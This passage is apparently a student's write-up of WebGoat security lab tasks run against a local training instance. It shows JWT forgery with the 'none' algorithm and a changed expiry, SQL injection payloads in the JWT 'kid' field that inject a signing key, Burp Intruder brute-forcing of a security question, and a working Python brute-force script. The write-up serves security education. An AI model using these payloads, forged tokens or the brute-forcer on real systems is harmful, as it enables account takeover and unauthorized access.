eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ==
```

```
{"iat":1526131411,"exp":1700000000,"admin":"false","user":"Tom"}
```

```
eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTcwMDAwMDAwMCwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ==
```

Figure 8: Increase expiration date of the JW-Token

Insert the token into the original requests `Authorization` header. After submitting the request, the task should be complete.



```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=UTF-8
Authorization: Bearer
eyJhbGciOiJub25lIn0.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTcwMDAwMDAwMCwiYWRtaW4iOiJmYWxzZSIsInVzZX
IiOiJUb20ifQ.
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=U1-OpiZT4TxXB_K1PC5f2uteWuQJilBJ2jX6YjS7
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
```

Figure 9: Update the original request

Task 16

First, intercept the request that is send out when pressing one of the "*Delete*" buttons. This request should contain Jerry's JWT.

Next, enter the token into jwt.io. Change the name from "*Jerry*" to "*Tom*".

After this, look at the KID. Through error based SQLi probing, it is possible to figure out that this field is vulnerable to such attacks.

Proof:

Entering any string that is not `webgoat_key` will result in a return code of 500 when submitting the request with the new token.

Entering the string `webgoat_key';--` will only not result in any error, but lead to the same request as entering `webgoat_key`.

Entering the string `webgoat'AND 1=1;--` will also compute without a server error. Another working example is `nopynope'OR 1=1;--`.

This solidifies the assumption that the manually inserted SQL statements are not part of the string that is actually queried for in the database, as this should lead to a `500 - Internal Server Error` response.

Time based SQLi is not possible and leads to a `500` error, confirmed with the following injection:

```
webgoat_key' AND sleep(10);--
```

The SQL query returns a single value. This can be confirmed with these statements:


```
webgoat_key' ORDER BY 1;--    This one works
webgoat_key' ORDER BY 2;--    This one fails -> only one column
```

Since the KID is presumably used to fetch a signing key from a database to verify the tokens signature on the server-side, it might be possible to inject a custom signing key. The basic syntax for this would look like this:

```
nonexistant_key' UNION SELECT 'injected_key' FROM 'unknown_table';--
```

To make the development of the exact payload easier, SQL Fiddle will be used. It is enough to roughly simulate what the real database *may* look like, which can be guessed based on the results of the previous enumeration.

```
CREATE TABLE IF NOT EXISTS `Unknown` (
  `kid` varchar(200) NOT NULL,
  `secret` varchar(200) NOT NULL,
  PRIMARY KEY (`kid`)
) DEFAULT CHARSET=utf8;

INSERT INTO `Unknown` (`kid`, `secret`) VALUES
('webgoat_key', 'secret');
```



```
CREATE TABLE IF NOT EXISTS `Unknown` (
  `id` int(6) unsigned NOT NULL,
  `kid` varchar(200) NOT NULL,
  PRIMARY KEY (`id`)
) DEFAULT CHARSET=utf8;

INSERT INTO `Unknown` (`id`, `kid`) VALUES ('1', 'webgoat_key');
```

```
SELECT kid FROM Unknown WHERE kid LIKE 'webgoat_key';
```


Figure 10: SQL Fiddle Database Setup

While setting up this database does not necessarily help with finding the correct payload, it can be used to verify that the syntax of any SQL statements is correct.

With this, a statement is crafted that can return a custom string instead of the database entry associated with the KID `webgoat_id` For the table, one if the `INFORMATION_SCHEMA` ones is used, since it is guranteed that every database has this table.

```
nopynope' UNION SELECT 'mykeynow' FROM INFORMATION_SCHEMA.TABLES;--
```

The corresponding token was created with jwt.io.



```
eyJ0eXAiOiJKV1QiLCJraWQiOiJub3B5bm9wZSc
gVU5JT04gU0VMRUNUICdteWtleW5vdycgRlJPTS
BJTkZPUk1BVElPTl9TQ0hFTUEuVEFCTEVTOy0tI
iwiYWxnIjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb
2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQy
MTA5MDQsImV4cCI6MTY5ODIyNjUyMywiYXVkIjo
id2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2ViZ2
9hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtY
WlsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZSI6
WyJDYXQiXX0.uRe1PgXX1ULFFn53qZjSvxmm-
bp53U2piIy4cE194qE
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "kid": "nopynope' UNION SELECT 'mykeynow' FROM
INFORMATION_SCHEMA.TABLES;--",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1698226523,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  mykeynow
) ☑ secret base64 encoded
```

Figure 11: JWT KID UNION SELECT Injection

This solves the task.



```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJub3B5bm9wZScgVU5JT04gU0VMRUNUICdteWtleW5vdycgRlJPTSBJTkZPUk1BVElPTl
9TQ0hFTUEuVEFCTEVTOy0tIiwiYWxnIjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiO
jE1MjQyMTA5MDQsImV4cCI6MTY5ODIyNjUyMywiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20
iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.uRe1PgXX1ULFF
n53qZjSvxmm-bp53U2piIy4cE194qE HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU5bT3ROV9R
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 23 Oct 2023 09:36:13 GMT

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```

Figure 12: JWT KID Injection Solution

Task 17

The website likely stores the password in a hashed format before sending it to the user in question. Usually, it is also immediatley erased after use and should in the best case also only be valid for a limited timeframe.

The password also is unlikely to give access to the accout directly and should only provide the abilitly to set a new password for it.

This analysis was performed by searching the internet for password reset email security practices.

Task 18

CAPTCHAs, or "**C**ompletely **a**utomatic **p**ublic **T**uring test to tell **c**omputers and **h**umans **a**part" present challenges to the visitor of a website that are very difficult to perform automatically but are, or should be, easily feasable by a human being.

This could be a piece of text that has been warped and has to be typed out, the selection of images containing a certain object and other, less popular approaches.


Task 19

Starting out, the task will be solved without a Python script. The result can then be used to verify that the script functions correctly.

Password Reset - Section 4

First, intercept the request that is send out when pressing the "*Submit*" button. Load the request into Burpsuites Intruder module.

Highlight the value of the security question and press Add. This will mark the string as the property that will be attacked.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8080

Update Host header to match target


```
POST /WebGoat/PasswordReset/questions HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 36
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU5bT3ROV9R; WEBWOLFSESSION=mLJwt7OvVGjCtQDkpMUjqojo2tYsxZYyiaLS6vnq
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

username=admin&securityQuestion=§blue§
```

Figure 13: Burpsuite Intruder Setup Step 1

Then, ChatGPT is used to generate a wordlist containing differnent names of colors.

```
red
green
blue
yellow
orange
purple
pink
turquoise
brown
gray
black
white
magenta
cyan
lavender
maroon
teal
navy
olive
silver
```

This list can be loaded into Intruder as the payload by copying the wordlist and pressing the “*Paste*” button in the “*Payloads*” tab.



Payload sets

You can define one or more payload sets. The number of payload sets de

Payload set: 1 Payload count: 20

Payload type: Simple list Request count: 20


Payload settings [Simple li

This payload type lets y figure a simple list of strings that are used a

red
green
blue
yellow
orange
purple
pink
turquoise

Figure 14: Burpsuite Intruder Setup Step 2

Attack the website by pressing the "*Start Attack*" button in the top right. Filtering the output by response size, the correct color can quickly be identified. It is `green`.


Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	☐	☐	410	
1	red	200	☐	☐	410	
2	green	200	☐	☐	421	
3	blue	200	☐	☐	410	
4	yellow	200	☐	☐	410	
5	orange	200	☐	☐	410	
6	purple	200	☐	☐	410	
7	pink	200	☐	☐	410	
8	turquoise	200	☐	☐	410	
9	brown	200	☐	☐	410	
10	gray	200	☐	☐	410	
11	black	200	☐	☐	410	
12	white	200	☐	☐	410	
13	magenta	200	☐	☐	410	
14	cyan	200	☐	☐	410	
15	lavender	200	☐	☐	410	
16	maroon	200	☐	☐	410	
17	teal	200	☐	☐	410	
18	navy	200	☐	☐	410	
19	olive	200	☐	☐	410	
20	silver	200	☐	☐	410	


```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 23 Oct 2023 11:29:29 GMT
Content-Length: 199

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"QuestionsAssignment",
  "attemptWasMade":true
}
```

Figure 15: Burpsuite Intruder Attack

Python Script

```python
# Copyright Thomas Gingele https://github.com/B1TC0R3

import argparse
import requests

def get_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(
        prog="A bruteforce script for a specific hacking challenge.",
        epilog="Copyright Thomas Gingele https://github.com/B1TC0R3"
    )

    parser.add_argument(
        "-w",
        "--wordlist",
        help="the wordlist",
        required=True
    )

    parser.add_argument(
        "-u",
        "--url",
        help="the file containing the HTTP request to use",
        required=True
    )

    parser.add_argument(
        "-b",
        "--body",
        help="the body of the request. The string '^ATK^' will be
            replaced with the wordlist content for each request",
        required=True
    )

    parser.add_argument(
        "-s",
        "--session",
        help="the session token",
        required=False
    )

    parser.add_argument(
        "-t",
        "--contenttype",
        help="the value of the content type header",
        default="application/x-www-form-urlencoded",
        required=False
    )

    return parser.parse_args()


def main():
    response  = None
    payload   = None
    prev_size = None

    args      = get_args()
    useragent = 'Bruteforcer'
    atk       = '^ATK^'
    color     = "\033[31m"

    with open(args.wordlist, 'r') as wordlist:
        while word := wordlist.readline().strip():
            payload = args.body.replace(atk, word).strip()

            response = requests.post(
                args.url,
                headers={
                    'Content-Length': str(len(payload)),
                    'Content-Type': args.contenttype,
                    'User-Agent': useragent,
                },
                cookies={'JSESSIONID': args.session},
                data=payload,
            )

            if (len(response.content) != prev_size):
                if (color == "\033[0m"):
                    color = "\033[31m"
                else:
                    color = "\033[0m"

            print(f"{color}Status: {response.status_code} | Size: {len(
                response.content)} | Word: {word}\033[0m")

            prev_size = len(response.content)
            response.close()


if __name__ == "__main__":
    main()
```

